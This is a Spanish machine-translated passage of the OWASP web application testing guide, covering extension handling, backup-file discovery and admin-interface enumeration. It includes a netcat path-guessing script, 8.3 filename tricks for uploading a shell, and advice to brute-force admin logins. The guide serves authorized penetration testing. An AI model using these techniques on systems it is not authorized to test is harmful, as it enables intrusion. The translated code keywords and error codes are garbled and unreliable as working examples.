Para analizar los ataques al servidor web, es necesario analizar los archivos de registro de errores del servidor. La revisión debe concentrarse en:

- 40 mensajes de error (no encontrados). Una gran cantidad de estos de la misma fuente podría ser indicativo de que se está utilizando una herramienta de escáner CGI contra el servidor web.
- 50 mensajes (error del servidor). Estos pueden ser un indicio de una El atacante abusa de partes de la aplicación que fallan inesperadamente.

Por ejemplo, las primeras fases de un ataque de inyección SQL producirán estos mensajes de error cuando la consulta SQL no se construye correctamente y su ejecución falla en la base de datos back-end.

Las estadísticas o análisis de registros no deben generarse ni almacenarse en el mismo servidor que produce los registros. De lo contrario, un atacante podría, a través de una vulnerabilidad del servidor web o una configuración inadecuada, obtener acceso a ellos y recuperar información similar a la que revelarían los propios archivos de registro.

Referencias

[1] apache

- Apache Security, por Ivan Ristic, O'Reilly, marzo de 2005.
- Secretos de seguridad de Apache: revelados (nuevamente), Mark Cox, noviembre de 2003 - <http://www.awe.com/mark/apcon2003/>
- Secretos de seguridad de Apache: revelados, ApacheCon 2002, Las Vegas, Mark J Cox, octubre de 2002 - <http://www.awe.com/mark/apcon2002>
- Ajuste del rendimiento: <http://httpd.apache.org/docs/misc/ajuste-perf.html>

[2] Dominó de loto

- Lotus Security Handbook, William Tworek et al., abril de 2004, disponible en la colección IBM Redbooks
- Lotus Domino Security, documento técnico de X-force, Internet Security Systems, diciembre de 2002
- Protección contra piratería del servidor web Lotus Domino, David Litchfield, octubre de 2001,

[3] NGSSoftware Insight Security Research, disponible en <http://www.nextgenss.com>

[3] Microsoft IIS

- Seguridad de IIS 6.0, por Rohyt Belani, Michael Muckin, - <http://www.seguridadfocus.com/print/infocus/1765>
- Configuración de seguridad de IIS 7.0: <http://technet.microsoft.com/en-us/library/dd163536.aspx>
- Protección de su servidor web (patrones y prácticas), Microsoft Corporation, enero de 2004

[4] Contramedidas de programación y seguridad de IIS, por Jason Coombs

- From Blueprint to Fortress: A Guide to Securing IIS 5.0, por John Davis, Microsoft Corporation, junio de 2001

[4] Lista de verificación 5 de Secure Internet Information Services, por Michael Howard, Microsoft Corporation, junio de 2000

- "INFORMACIÓN: Uso de URLScan en IIS" - <http://support.microsoft.com/de-fault.aspx?scid=307608>

[4] iPlanet de Red Hat (anteriormente Netscape)

- Guía para la configuración y administración seguras de iPlanet Web Server, Enterprise Edition 4.1, por James M Hayes, equipo de aplicaciones de red del Centro de ataques de sistemas y redes (SNAC), NSA, enero de 2001

[5] WebSphere

- IBM WebSphere V5.0 Security, WebSphere Handbook Series, por Peter Kovari et al., IBM, diciembre de 2002.

[5] IBM WebSphere V4.0 Advanced Edition Security, por Peter Kovari et al., IBM, marzo de 2002.

[6] Generalidades

- Hoja de referencia de registro, OWASP
- Guía SP 800-92 para la gestión de registros de seguridad informática, NIST
- PCI DSS v2.0 Requisito 10 y PA-DSS v2.0 Requisito 4, PCI Security Standards Council

[7] Genérico:

- Módulos de mejora de seguridad del CERT: Protección de servidores web públicos : <http://www.cert.org/security-improvement/>
- Documento de configuración de seguridad de Apache, InterSect Alliance: <http://www.intersectalliance.com/projects/ApacheConfig/index.HTML>
- "Cómo: utilizar IISLockdown.exe" - <http://msdn.microsoft.com/library/en-us/secmod/html/secmod113.asp>

Manejo de extensiones de archivos de prueba para información confidencial (OTG-CONFIG-003)

Resumen

Las extensiones de archivo se utilizan comúnmente en servidores web para determinar fácilmente qué tecnologías, idiomas y complementos se deben utilizar para cumplir con la solicitud web. Si bien este comportamiento es consistente con RFC y Web

Pruebas de penetración de aplicaciones web

Standards, el uso de extensiones de archivo estándar proporciona al probador de penetración información útil sobre las tecnologías subyacentes utilizadas en un dispositivo web y simplifica enormemente la tarea de determinar el escenario de ataque que se utilizará en tecnologías particulares. Además, una mala configuración de los servidores web podría revelar fácilmente información confidencial sobre las credenciales de acceso.

La comprobación de extensiones se utiliza a menudo para validar los archivos que se van a cargar, lo que puede generar resultados inesperados porque el contenido no es el esperado o debido a un manejo inesperado del nombre de archivo del sistema operativo.

Determinar cómo los servidores web manejan las solicitudes correspondientes a archivos que tienen diferentes extensiones puede ayudar a comprender el comportamiento del servidor web según el tipo de archivos a los que se accede. Por ejemplo, puede ayudar a comprender qué extensiones de archivo se devuelven como texto o sin formato frente a aquellas que provocan la ejecución en el lado del servidor. Estos últimos son indicativos de tecnologías, lenguajes o complementos que utilizan los servidores web o los servidores de aplicaciones y pueden proporcionar información adicional sobre cómo está diseñada la aplicación web. Por ejemplo, una extensión ".pl" suele estar asociada con la compatibilidad con Perl del lado del servidor. Sin embargo, la extensión del archivo por sí sola puede ser engañosa y no totalmente concluyente. Por ejemplo, es posible cambiar el nombre de los recursos del lado del servidor de Perl para ocultar el hecho de que en realidad están relacionados con Perl. Consulte la siguiente sección sobre "componentes del servidor web" para obtener más información sobre cómo identificar tecnologías y componentes del lado del servidor.

Cómo probar

Navegación forzada

Envíe solicitudes http[s] que involucren diferentes extensiones de archivo y verifique cómo se manejan. La verificación debe realizarse por directorio web. Verificar directorios que permitan la ejecución de scripts. Los directorios de servidores web pueden identificarse mediante escáneres de vulnerabilidades, que buscan la presencia de directorios conocidos. Además, reflejar la estructura del sitio web permite al evaluador reconstruir el árbol de directorios web.

ries atendidas por la aplicación.

Si la arquitectura de la aplicación web tiene equilibrio de carga, es importante evaluar todos los servidores web. Esto puede ser fácil o no, dependiendo de la configuración de la infraestructura de equilibrio. En una infraestructura con componentes redundantes puede haber ligeras variaciones en la configuración de servidores web o de aplicaciones individuales. Esto puede suceder si la arquitectura web emplea tecnologías heterogéneas (piense en un conjunto de servidores web IIS y Apache en una configuración de equilibrio de carga, lo que puede introducir un ligero comportamiento asimétrico entre ellos y posiblemente diferentes vulnerabilidades).

'Ejemplo:

El evaluador ha identificado la existencia de un archivo llamado conexión.inc.

Al intentar acceder directamente se devuelve su contenido, que son:

```
<?
mysql_connect("127.0.0.1", "raiz", "")
o morir ("No se pudo conectar");

?>
```

El evaluador determina la existencia de un back-end MySQL DBMS y las credenciales (débiles) utilizadas por la aplicación web para acceder a él.

Un servidor web nunca debe devolver las siguientes extensiones de archivo, ya que están relacionadas con archivos que pueden contener información confidencial o con archivos para los cuales no hay motivo para ser entregados.

- .com o un
- .C®

Las siguientes extensiones de archivo están relacionadas con archivos que, cuando se accede a ellos, el navegador los muestra o los descarga. Por lo tanto, los archivos con estas extensiones deben revisarse para verificar que efectivamente deben entregarse (y no son restos) y que no contienen información confidencial.

- .zip, .tar, .gz, .tgz, .rar, ...: archivos comprimidos
- .java: No hay motivo para proporcionar acceso a los archivos fuente de Java.
- .txt: archivos de texto
- .pdf: documentos PDF
- .doc, .rtf, .xls, .ppt, ...: documentos de Office
- .bak, .old y otras extensiones indicativas de archivos de respaldo (por ejemplo: ~ para archivos de respaldo de Emacs)

La lista anterior detalla sólo algunos ejemplos, ya que las extensiones de archivos son demasiadas para tratarlas aquí de manera exhaustiva. Consulte <http://fileext.com/> para obtener una base de datos más completa de extensiones.

Para identificar archivos que tienen una extensión determinada, se puede emplear una combinación de técnicas. Estas técnicas pueden incluir escáneres de vulnerabilidades, herramientas de análisis y duplicación, inspección manual de la aplicación (esto supera las limitaciones del análisis automático) y consultas en motores de búsqueda (consulte Pruebas: análisis y búsqueda en Google). Consulte también Pruebas de [archivos antiguos, de copia de seguridad y sin referencia](#), que aborda los problemas de seguridad relacionados con archivos "olvidados".

Subir archivo

El manejo de archivos heredado de Windows 8.3 a veces se puede utilizar para anular los filtros de carga de archivos

Ejemplos de uso:

file.php se procesa como código PHP

FILE~1.PHT se entrega, pero no es procesado por el controlador PHP ISAPI

shell.phWND se puede cargar

SHELL~1.PHP será expandido y devuelto por el shell del sistema operativo, luego procesado por el controlador PHP ISAPI

Prueba de caja gris

Realizar pruebas de caja blanca contra el manejo de extensiones de archivos equivale a verificar las configuraciones de los servidores web o servidores de aplicaciones que participan en la arquitectura de la aplicación web y verificar cómo se les indica que sirvan diferentes extensiones de archivos.

Si la aplicación web depende de una infraestructura heterogénea y con equilibrio de carga, determine si esto puede introducir un comportamiento diferente.

Herramientas

Los escáneres de vulnerabilidad, como Nessus y Nikto, comprueban si hay vulnerabilidades.

Presencia de directorios web conocidos. Pueden permitir que el evaluador descargue la estructura del sitio web, lo cual es útil cuando se intenta determinar la configuración de los directorios web y cómo se sirven las extensiones de archivos individuales. Otras herramientas que se pueden utilizar para este propósito incluyen:

- wget - <http://www.gnu.org/software/wget>
- rizo - <http://curl.haxx.se>
- busque en Google "herramientas de duplicación web".

Revisar archivos antiguos, de respaldo y sin referencia en busca de información confidencial (OTG-CONFIG-004)

Resumen

Si bien la mayoría de los archivos dentro de un servidor web son manejados directamente por el propio servidor, no es raro encontrar archivos sin referencia u olvidados que pueden usarse para obtener información importante sobre la infraestructura o las credenciales.

Los escenarios más comunes incluyen la presencia de versiones antiguas renombradas de archivos modificados, archivos de inclusión que se cargan en el idioma elegido y se pueden descargar como fuente, o incluso copias de seguridad automáticas o manuales en forma de archivos comprimidos. Los archivos de copia de seguridad también pueden ser generados automáticamente por el sistema de archivos subyacente en el que está alojada la aplicación, una característica generalmente denominada "instantáneas".

Todos estos archivos pueden otorgar al evaluador acceso al funcionamiento interno, puertas traseras, interfaces administrativas o incluso credenciales para conectarse a la interfaz administrativa o al servidor de la base de datos.

Una fuente importante de vulnerabilidad reside en archivos que no tienen nada que ver con la aplicación, sino que se crean como consecuencia de la edición de archivos de la aplicación, o después de crear copias de seguridad sobre la marcha, o al dejar archivos antiguos en el árbol web, o archivos sin referencia. La realización de ediciones in situ u otras acciones administrativas en servidores web de producción pueden dejar inadvertidamente copias de seguridad, ya sea generadas automáticamente por el editor mientras edita archivos o por el administrador que comprime un conjunto de archivos para crear una copia de seguridad.

Es fácil olvidar dichos archivos y esto puede representar una grave amenaza a la seguridad de la aplicación. Esto sucede porque se pueden generar copias de seguridad con extensiones de archivo diferentes a las de los archivos originales.

Un archivo .tar, .zip o .gz que generamos (y olvidamos...) tiene obviamente una extensión diferente, y lo mismo ocurre con las copias automáticas creadas por muchos editores (por ejemplo, emacs genera una copia de seguridad llamada file~ cuando editar archivo). Hacer una copia a mano puede producir el mismo efecto (piense en copiar un archivo a un archivo.old). El sistema de archivos subyacente en el que se encuentra la aplicación podría estar tomando "instantáneas" de su aplicación en diferentes momentos sin su conocimiento, a las que también se puede acceder a través de la web, lo que representa una amenaza similar pero diferente al estilo de "archivo de respaldo" para su aplicación.

Como resultado, estas actividades generan archivos que la aplicación no necesita y que el servidor web puede manejar de manera diferente al archivo original. Por ejemplo, si hacemos una copia de login.asp denominada login.asp.old, permitimos a los usuarios descargar el código fuente de login.asp. Esto se debe a que login.asp.old normalmente se entregará como texto o sin formato, en lugar de ejecutarse debido a su extensión. En otras palabras, acceder a login.asp provoca la ejecución del código del lado del servidor de login.asp, mientras que acceder a login.asp.old provoca la ejecución del contenido de login.asp.old (que es, nuevamente, código del lado del servidor).) para ser devuelto claramente al usuario y mostrado en el navegador. Esto puede suponer riesgos de seguridad,

ya que puede revelarse información sensible.

Generalmente, exponer el código del lado del servidor es una mala idea. No sólo está exponiendo innecesariamente la lógica empresarial, sino que, sin saberlo, puede estar revelando información relacionada con la aplicación que puede ayudar a un atacante (nombres de ruta, estructuras de datos, etc.). Sin mencionar el hecho de que hay demasiados scripts con nombre de usuario y contraseña incrustados en texto claro (lo cual es una práctica descuidada y muy peligrosa).

Otras causas de archivos sin referencia se deben a opciones de diseño o configuración cuando permiten que diversos tipos de archivos relacionados con la aplicación, como archivos de datos, archivos de configuración y archivos de registro, se almacenen en directorios del sistema de archivos a los que puede acceder el servidor web. Normalmente, estos archivos no tienen ninguna razón para estar en un espacio del sistema de archivos al que se pueda acceder a través de la web, ya que solo se debe acceder a ellos en el nivel de la aplicación, por la aplicación misma (y no por el usuario ocasional que navega).

Amenazas

Los archivos antiguos, de copia de seguridad y sin referencia presentan varias amenazas a la seguridad de una aplicación web:

- Los archivos sin referencia pueden revelar información confidencial que puede facilitar un ataque dirigido contra la aplicación; por ejemplo, incluya archivos que contengan credenciales de bases de datos, archivos de configuración que contengan referencias a otro contenido oculto, rutas absolutas de archivos, etc.
- Las páginas sin referencia pueden contener potentes funciones que pueden utilizarse para atacar la aplicación; por ejemplo, una página de administración que no está vinculada desde el contenido publicado pero a la que puede acceder cualquier usuario que sepa dónde encontrarla.
- Los archivos antiguos y de respaldo pueden contener vulnerabilidades que se han solucionado en versiones más recientes; por ejemplo, viewdoc.old.jsp puede contener una vulnerabilidad de cruce de directorios que se ha solucionado en viewdoc.jsp pero que aún puede ser explotada por cualquiera que encuentre la versión anterior.
- Los archivos de respaldo pueden revelar el código fuente de páginas diseñadas para ejecutar en el servidor; por ejemplo, solicitar viewdoc.bak puede devolver el código fuente de viewdoc.jsp, que se puede revisar en busca de vulnerabilidades que pueden ser difíciles de encontrar realizando solicitudes ciegas a la página ejecutable. Si bien esta amenaza obviamente se aplica a lenguajes de secuencias de comandos, como Perl, PHP, ASP, secuencias de comandos de shell, JSP, etc., no se limita a ellos, como se muestra en el ejemplo proporcionado en el siguiente punto.
- Los archivos de respaldo pueden contener copias de todos los archivos dentro (o incluso fuera) de webroot. Esto permite a un atacante enumerar rápidamente toda la aplicación, incluidas páginas sin referencia, código fuente, archivos incluidos, etc. Por ejemplo, si olvida un archivo llamado myservlets.jar.old que contiene (una copia de seguridad de) sus clases de implementación de servlet, está exponiendo una gran cantidad de información confidencial que es susceptible a la descompilación y la ingeniería inversa.
- En algunos casos, copiar o editar un archivo no modifica el archivo extensión, pero modifica el nombre del archivo. Esto sucede, por ejemplo, en entornos Windows, donde las operaciones de copia de archivos generan nombres de archivos con el prefijo "Copia de" o versiones localizadas de esta cadena. Dado que la extensión del archivo no se modifica, este no es un caso en el que el servidor web devuelve un archivo ejecutable como texto sin formato y, por lo tanto, no es un caso de divulgación del código fuente. Sin embargo, estos archivos también son peligrosos porque existe la posibilidad de que incluyan una lógica obsoleta e incorrecta que, cuando se invoca, podría desencadenar errores de aplicación, lo que podría proporcionar información valiosa a un atacante, si la visualización de mensajes de diagnóstico está habilitada.
- Los archivos de registro pueden contener información confidencial sobre las actividades de los usuarios de la aplicación, por ejemplo, datos confidenciales pasados en parámetros de URL, ID de sesión, URL visitadas (que pueden revelar información adicional).

Pruebas de penetración de aplicaciones web

contenido sin referencia), etc. Otros archivos de registro (por ejemplo, registros ftp) pueden contener información confidencial sobre el mantenimiento de la aplicación por parte de los administradores del sistema.

- Las instantáneas del sistema de archivos pueden contener copias del código que contiene vulnerabilidades que se han solucionado en versiones más recientes. Para el ejemplo `./snapshot/monthly.1/view.php` puede contener una vulnerabilidad de cruce de directorios que se ha solucionado en `/view.php` pero que aún puede ser explotada por cualquiera que encuentre la versión anterior.

Cómo probar

Pruebas de caja negra

Las pruebas de archivos sin referencia utilizan técnicas tanto automáticas como manuales y normalmente implican una combinación de lo siguiente:

- Inferencia del esquema de nomenclatura utilizado para el contenido publicado.
- Enumere todas las páginas y funcionalidades de la aplicación. Esto se puede hacer manualmente usando un navegador o usando una herramienta de rastreo de aplicaciones.
- La mayoría de las aplicaciones utilizan un esquema de nombres reconocible y organizan los recursos en páginas y directorios utilizando palabras que describen su función. A partir del esquema de nombres utilizado para el contenido publicado, a menudo es posible inferir el nombre y la ubicación de páginas a las que no se hace referencia. Por ejemplo, si se encuentra una página `viewuser.asp`, busque también `edituser.asp`, agregar `usuario.asp` y eliminar `usuario.asp`. Si se encuentra un directorio `/app/user`, busque también `/app/admin` y `/app/manager`.

Otras pistas en el contenido publicado

Muchas aplicaciones web dejan pistas en el contenido publicado que pueden conducir al descubrimiento de páginas y funciones ocultas. Estas pistas suelen aparecer en el código fuente de archivos HTML y JavaScript. El código fuente de todo el contenido publicado debe revisarse manualmente para identificar pistas sobre otras páginas y funcionalidades. Por ejemplo:

Los comentarios de los programadores y las secciones comentadas del código fuente pueden hacer referencia a contenido oculto:

```
<!-- <A HREF="uploadfile.jsp">Subir un documento al servidor</A> -->
<!-- Enlace eliminado mientras se solucionan los errores en uploadfile.jsp -->
```

JavaScript puede contener enlaces a páginas que solo se muestran dentro de la GUI del usuario en determinadas circunstancias:

```
var adminUser=false;
:
if (adminUser) menu.add (nuevo menúitem ("Mantener usuarios", "/
admin/useradmin.jsp"));
```

Las páginas HTML pueden contener FORMULARIOS que se han ocultado al desactivar el elemento ENVIAR:

```
<FORMULARIO acción="olvidé mi contraseña.jsp" método="publicar">
<Tipo de ENTRADA="oculto" nombre="ID de usuario" valor="123">
<!-- <tipo de ENTRADA="enviar" valor="Olvidé mi contraseña"> -->
</FORM>
```

Otra fuente de pistas sobre directorios sin referencia es `/robots.txt`.

Archivo `txt` utilizado para proporcionar instrucciones a los robots web:

```
* 
Agente de usuario:
No permitir: /Admin
No permitir: /subidas
No permitir: /copia de seguridad
No permitir: /~jbloggs
No permitir: /incluir
```

adivinanzas a ciegas

En su forma más simple, esto implica ejecutar una lista de nombres de archivos comunes a través de un motor de solicitudes en un intento de adivinar los archivos y directorios que existen en el servidor. El siguiente script contendrá netcat leerá una lista de palabras de la entrada estándar y realizará un ataque de adivinación básico:

```
#!/bin/bash

servidor=www.targetapp.com
puerto=80

mientras lee la URL
hacer
echo -ne "$url"
echo -e "GET /$url HTTP/1.0\nHost: $servidor\n" | netcat $servidor $puerto | cabeza -1

hecho | archivo de salida en T
```

Dependiendo del servidor, GET puede reemplazarse con HEAD para obtener resultados más rápidos. El archivo de salida especificado se puede buscar en busca de códigos de respuesta "interesantes". El código de respuesta 200 (OK) generalmente indica que se ha encontrado un recurso válido (siempre que el servidor no entregue una página personalizada "no encontrada" usando el código 200).

Pero también esté atento a 301 (Movido), 302 (Encontrado), 401 (No autorizado), 403 (Prohibido) y 500 (Error interno), que también pueden indicar recursos o directorios que merecen una mayor investigación.

El ataque de adivinanza básica debe ejecutarse contra la raíz web y también contra todos los directorios que hayan sido identificados mediante otras técnicas de enumeración. Se pueden realizar ataques de adivinanzas más avanzados/eficaces de la siguiente manera:

- Identificar las extensiones de archivo en uso dentro de áreas conocidas de la aplicación (por ejemplo, `.jsp`, `.aspx`, `.html`) y utilice una lista de palabras básicas adjunta a cada una de estas extensiones (o utilice una lista más larga de extensiones comunes si los recursos lo permiten).
- Para cada archivo identificado mediante otras técnicas de enumeración, cree una lista de palabras personalizada derivada de ese nombre de archivo. Obtener una lista de extensiones de archivo comunes (incluidas `~, bak, txt, src, dev, old, inc, orig, copy, tmp, etc.`) y use cada extensión antes, después y en lugar de la extensión del nombre de archivo real.

Nota: Las operaciones de copia de archivos de Windows generan nombres de archivos con el prefijo "Copia de" o versiones localizadas de esta cadena, por lo que no cambian las extensiones de archivo. Aunque los archivos "Copia de" normalmente

no divulgán el código fuente cuando se accede a ellos, pueden proporcionar información valiosa en caso de que causen errores al invocarlos.

Información obtenida a través de vulnerabilidades y mala configuración del servidor.

La forma más obvia en la que un servidor mal configurado puede revelar páginas a las que no se hace referencia es mediante el listado de directorios. Solicite todos los directorios enumerados para identificar aquellos que proporcionen una lista de directorios.

Se han encontrado numerosas vulnerabilidades en servidores web individuales.

que permiten a un atacante enumerar contenido sin referencia, por ejemplo:

- Vulnerabilidad en el listado de directorios de Apache ?M=D.
- Varias vulnerabilidades de divulgación de fuentes de scripts de IIS.
- Directorio IIS WebDAV que enumera vulnerabilidades.

Uso de información disponible públicamente

Las páginas y funciones de las aplicaciones web conectadas a Internet a las que no se hace referencia desde la propia aplicación pueden tener referencias desde otras fuentes de dominio público. Existen varias fuentes de estas referencias:

- Es posible que las páginas a las que se hacía referencia todavía aparezcan en los archivos de los motores de búsqueda de Internet. Por ejemplo, es posible que 1998results.asp ya no esté vinculado desde el sitio web de una empresa, pero puede permanecer en el servidor y en las bases de datos de los motores de búsqueda. Este script antiguo puede contener vulnerabilidades que podrían usarse para comprometer todo el sitio. El sitio: el operador de búsqueda de Google se puede utilizar para ejecutar una consulta únicamente en el dominio de elección, como en: sitio: www. ejemplo.com. El uso de motores de búsqueda de esta manera ha dado lugar a una amplia gama de técnicas que pueden resultarle útiles y que se describen en la sección Hacking de Google de esta guía. Compruébalo para perfeccionar tus habilidades de prueba a través de Google. No es probable que otros archivos hagan referencia a los archivos de copia de seguridad y, por lo tanto, es posible que Google no los haya indexado, pero si se encuentran en directorios navegables, es posible que el motor de búsqueda los conozca.
- Además, Google y Yahoo mantienen versiones en caché de las páginas encontradas por sus robots. Incluso si 1998results.asp se ha eliminado del servidor de destino, estos motores de búsqueda aún pueden almacenar una versión de su resultado. La versión almacenada en caché puede contener referencias o pistas sobre contenido oculto adicional que aún permanece en el servidor.
- Contenido al que no se hace referencia desde una aplicación de destino pueden estar vinculados a sitios web de terceros. Por ejemplo, una aplicación que procesa pagos en línea en nombre de terceros comerciantes puede contener una variedad de funciones personalizadas que (normalmente) sólo se pueden encontrar siguiendo enlaces dentro de los sitios web de sus clientes.

Omisión del filtro de nombre de archivo

Debido a que los filtros de lista negra se basan en expresiones regulares, a veces se pueden aprovechar funciones oscuras de expansión de nombres de archivos del sistema operativo que funcionan de maneras que el desarrollador no esperaba. A veces, el evaluador puede aprovechar las diferencias en la forma en que la aplicación, el servidor web y el sistema operativo subyacente analizan los nombres de los archivos y sus convenciones de nombres de archivos.

Ejemplo: la expansión del nombre de archivo de Windows 8.3 "c:\program files" se convierte en "C:\PROGRA~1"

- Eliminar caracteres incompatibles
- Convertir espacios en guiones bajos.
- Tome los primeros seis caracteres del nombre base.
- Agregue "~<dígito>" que se usa para distinguir archivos con nombres que usan los mismos seis caracteres iniciales
- Esta convención cambia después de las primeras 3 colisiones de nombres.
- Truncar la extensión del archivo a tres caracteres
- Poner todos los caracteres en mayúsculas.

Prueba de caja gris

Realizar pruebas de caja gris con archivos antiguos y de respaldo requiere examinar los archivos contenidos en los directorios que pertenecen al conjunto de directorios web servidos por los servidores web de la infraestructura de la aplicación web. En teoría, el examen debería realizarse a mano para que sea exhaustivo. Sin embargo, dado que en la mayoría de los casos las copias de archivos o archivos de respaldo tienden a crearse utilizando las mismas convenciones de nomenclatura, la búsqueda se puede programar fácilmente. Por ejemplo, los editores dejan copias de seguridad nombrándolas con una extensión o terminación reconocible y los humanos tienden a dejar archivos con un ".old" o extensiones predecibles similares. Una buena estrategia es programar periódicamente un trabajo en segundo plano para buscar archivos con extensiones que puedan identificarlos como archivos de copia o de respaldo, y realizar también comprobaciones manuales durante más tiempo.

Herramientas

- Las herramientas de evaluación de vulnerabilidades tienden a incluir comprobaciones para detectar directorios web que tengan nombres estándar (como "admin", "prueba", "copia de seguridad", etc.) y para informar sobre cualquier directorio web que permita la indexación. Si no puede obtener ningún listado de directorio, debería intentar buscar posibles extensiones de respaldo. Consulte, por ejemplo, Nessus (<http://www.nessus.org>), Nikto2 (<http://www.cirt.net/code/nikto.shtml>) o su nuevo derivado Wikto (<http://www.sensepost.com/research/wikto/>), que también soporta estrategias basadas en hacking de Google.
- Herramientas de araña web: wget (<http://www.gnu.org/software/wget/>, <http://www.interlog.com/~tcharron/wgetwin.html>); Sam Spade (<http://www.samspade.org>); Spike proxy incluye una función de rastreo de sitios web (<http://www.immunitysec.com/spikeproxy.html>); Xenu (<http://home.snafu.de/tilman/xenulink.html>); rizo (<http://curl.haxx.su>). sí). Algunos de ellos también están incluidos en distribuciones estándar de Linux.
- Las herramientas de desarrollo web generalmente incluyen funciones para identificar fallas, enlaces y archivos sin referencia.

Remediación

Para garantizar una estrategia de protección eficaz, las pruebas deberían ir acompañadas de una política de seguridad que prohíba claramente prácticas peligrosas, como:

- Edición de archivos in situ en el servidor web o en el archivo del servidor de aplicaciones sistemas. Este es un mal hábito particular, ya que es probable que los editores generen involuntariamente archivos de respaldo. Es sorprendente ver con qué frecuencia se hace esto, incluso en organizaciones grandes. Si es absolutamente necesario editar archivos en un sistema de producción, asegúrese de no dejar nada que no esté explícitamente previsto y considere que lo hace bajo su propio riesgo.
- Verifique cuidadosamente cualquier otra actividad realizada en los sistemas de archivos expuestos por el servidor web, como las actividades de administración puntual. Por ejemplo, si ocasionalmente necesita tomar una instantánea de un par de directorios (lo que no debería hacer en un sistema de producción), puede

Pruebas de penetración de aplicaciones web

Puede sentirse tentado a cerrarlos primero. Tenga cuidado de no olvidarse de esos archivos comprimidos.

- Las políticas adecuadas de gestión de la configuración deberían ayudar a no dejar archivos obsoletos y sin referencia.
- Las aplicaciones deben diseñarse para no crear (ni depender de) archivos almacenados en los árboles de directorios web atendidos por el servidor web. Los archivos de datos, archivos de registro, archivos de configuración, etc. deben almacenarse en directorios a los que el servidor web no puede acceder para contrarrestar la posibilidad de divulgación de información (sin mencionar la modificación de datos si los permisos del directorio web permiten la escritura).
- No se debe poder acceder a las instantáneas del sistema de archivos a través de la web si la raíz del documento está en un sistema de archivos que utiliza esta tecnología. Configure su servidor web para denegar el acceso a dichos directorios; por ejemplo, en Apache se debe utilizar una directiva de ubicación como esta:

```
<Ubicación ~ ".instantánea">
  Orden denegar, permitir
  Negar todo
</Ubicación>
```

Enumerar interfaces de administración de aplicaciones e infraestructura (OTG-CONFIG-005)

Resumen

Las interfaces de administrador pueden estar presentes en la aplicación o en el servidor de la aplicación para permitir que ciertos usuarios realicen actividades privilegiadas en el sitio. Se deben realizar pruebas para revelar si y cómo

Un usuario estándar o no autorizado puede acceder a esta funcionalidad privilegiada.

Una aplicación puede requerir una interfaz de administrador para permitir que un usuario privilegiado acceda a funciones que pueden realizar cambios en el funcionamiento del sitio. Dichos cambios pueden incluir:

- aprovisionamiento de cuentas de usuario
- diseño y disposición del sitio
- manipulación de datos
- cambios de configuración

En muchos casos, dichas interfaces no tienen controles suficientes para protegerlas del acceso no autorizado. Las pruebas tienen como objetivo descubrir estas interfaces de administrador y acceder a la funcionalidad destinada a los usuarios privilegiados.

Cómo probar

Pruebas de caja negra

La siguiente sección describe vectores que pueden usarse para probar la presencia de interfaces administrativas. Estas técnicas también se pueden usar para probar problemas relacionados, incluida la escalada de privilegios, y se describen en otras partes de esta guía (por ejemplo, Pruebas para omitir el esquema de autorización (OTG-AUTHZ-002) y Pruebas para referencias de objetos directos inseguros (OTG-AUTHZ-.004) con mayor detalle.

- Enumeración de directorios y archivos. Una interfaz administrativa puede ser presente pero no visiblemente disponible para el evaluador. Intentar adivinar la ruta de la interfaz administrativa puede ser tan simple como solicitar: /admin o /administrator, etc. o, en algunos escenarios, puede revelarse en segundos usando Google Dorks.

- Hay muchas herramientas disponibles para realizar fuerza bruta del servidor.

contenidos, consulte la sección de herramientas a continuación para obtener más información.* Es posible que un evaluador también deba identificar el nombre del archivo de la página de administración. La navegación forzada a la página identificada puede proporcionar acceso a la interfaz.

- Comentarios y enlaces en código fuente. Muchos sitios utilizan código común que se carga para todos los usuarios del sitio. Al examinar todas las fuentes enviadas al cliente, se pueden descubrir vínculos a la funcionalidad del administrador y se deben investigar.
- Revisión de la documentación del servidor y de la aplicación. Si la aplicación El servidor o la aplicación se implementa en su configuración predeterminada, es posible acceder a la interfaz de administración utilizando la información descrita en la documentación de configuración o ayuda. Se deben consultar las listas de contraseñas predeterminadas si se encuentra una interfaz administrativa y Se requieren credenciales.
- Información disponible públicamente. Muchas aplicaciones como wordpress. Tienen interfaces administrativas predeterminadas.
- Puerto de servidor alternativo. Las interfaces de administración se pueden ver en un puerto diferente en el host que la aplicación principal. Por ejemplo, la interfaz de administración de Apache Tomcat a menudo se puede ver en el puerto 8080.
- Manipulación de parámetros. Es posible que se requiera un parámetro GET o POST o una variable de cookie para habilitar la funcionalidad del administrador. Las pistas de esto incluyen la presencia de campos ocultos como:

```
<tipo de entrada="oculto" nombre="admin" valor="no">
```

o en una cookie:

```
Cookie: cookie_sesión; administrador de usuario = 0
```

Una vez que se ha descubierto una interfaz administrativa, se puede utilizar una combinación de las técnicas anteriores para intentar eludir la autenticación. Si esto falla, es posible que el evaluador desee intentar un ataque de fuerza bruta.

En tal caso, el evaluador debe ser consciente de la posibilidad de que se bloquee la cuenta administrativa si dicha funcionalidad está presente.

Prueba de caja gris

Se debe realizar un examen más detallado del servidor y de los componentes de la aplicación para garantizar el refuerzo (es decir, las páginas del administrador no son accesibles para todos mediante el uso de filtrado de IP u otros controles) y, cuando corresponda, verificar que todos los componentes no sean accesibles para todos. Utilice credenciales o configuraciones predeterminadas.

El código fuente debe revisarse para garantizar que la autorización y

El modelo de autenticación garantiza una clara separación de funciones entre los usuarios normales y los administradores del sitio. Funciones de interfaz de usuario compartidas entre usuarios normales y administradores se deben revisar para separación clara y segura entre el dibujo de dichos componentes y la fuga de información de dicha funcionalidad compartida.

Herramientas

- Dirbuster Este proyecto OWASP actualmente inactivo sigue siendo una gran herramienta para forzar directorios y archivos en el servidor.
- THC-HYDRA es una herramienta que permite la fuerza bruta de muchas interfaces, incluida la autenticación HTTP basada en formularios.
- Un fuerza bruta es mucho mejor cuando utiliza un buen diccionario, por ejemplo

ejemplo el diccionario netsparker.

Referencias

- Lista de contraseñas predeterminadas: <http://www.governmentsecurity.org/articles/>
- Inicios de sesión y contraseñas predeterminados para dispositivos en red.php
- Lista de contraseñas predeterminadas: <http://www.cirt.net/passwords>

Probar métodos HTTP (OTG-CONFIG-006)

Resumen

HTTP ofrece una serie de métodos que se pueden utilizar para realizar acciones en el servidor web. Muchos de estos métodos están diseñados para ayudar a los desarrolladores a implementar y probar aplicaciones HTTP. Estos métodos HTTP se pueden utilizar con fines nefastos si el servidor web está mal configurado. Además, se examina el Cross Site Tracing (XST), una forma de secuencias de comandos entre sitios que utiliza el método HTTP TRACE del servidor.

